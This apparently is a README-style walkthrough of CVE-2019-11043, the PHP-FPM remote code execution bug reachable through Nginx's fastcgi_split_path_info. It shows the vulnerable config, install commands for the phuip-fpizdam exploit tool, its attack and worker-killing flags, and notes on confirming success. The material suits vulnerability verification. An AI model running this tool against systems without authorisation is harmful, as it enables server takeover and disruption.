 alewong/php-fpm-remote-code-execution-vulnerability-cve-2019-11043-
PHP-FPM Remote Code Execution Vulnerability (CVE-2019-11043) POC in Python

When Nginx processes requests containing %0a with fastcgi_split_path_info, it causes PATH_INFO to be empty due to the newline character \n. PHP-FPM has a logic flaw when handling an empty PATH_INFO. An attacker can craft a request to achieve remote code execution.
Servers running Nginx + php-fpm with the following configuration may be vulnerable to remote code execution:
location ~ [^/]\.php(/|$) {
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
    fastcgi_param PATH_INFO $fastcgi_path_info;
    fastcgi_pass php:9000;
}
go get github.com/neex/phuip-fpizdam
go install github.com/neex/phuip-fpizdam
➜  ~ cd ./go
➜  go go get github.com/neex/phuip-fpizdam
➜  go go install github.com/neex/phuip-fpizdam
➜  go ls
bin src
➜  go cd bin
➜  bin ls
phuip-fpizdam
➜  bin file phuip-fpizdam
phuip-fpizdam: Mach-O 64-bit executable x86_64

➜  bin ls -lah phuip-fpizdam
-rwxr-xr-x  1 alewong  staff   9.3M 10 24 10:54 phuip-fpizdam

bin ./phuip-fpizdam

Error: accepts 1 arg(s), received 0
Usage:
  phuip-fpizdam [url] [flags]

Flags:

      --cookie string       send this cookie
  -h, --help                help for phuip-fpizdam
      --kill-count int      how many times to send the worker killing payload (default 50)
      --kill-workers        just kill php-fpm workers (requires only QSL)
      --method string       detect method (see detect_methods.go) (default "session.auto_start")
      --only-qsl            stop after QSL detection, use this if you just want to check if the server is vulnerable
      --pisos int           pisos hint
      --qsl int             qsl hint
      --reset-retries int   how many retries to do for --reset-setting, -1 means a lot (default 50)
      --reset-setting       try to reset setting (requires attack params)
      --setting string      specify custom php.ini setting for --reset-setting
      --skip-attack         skip attack phase
      --skip-detect         skip detection phase
2019/10/24 10:56:18 accepts 1 arg(s), received 0

We can see the result returns 202, indicating success.





Script approach: When the QSL threshold reaches a certain value (e.g., 1800), the server returns a 502 error, which confirms the existence of the vulnerability.
Execution result:

Consistent with the Burp Suite result: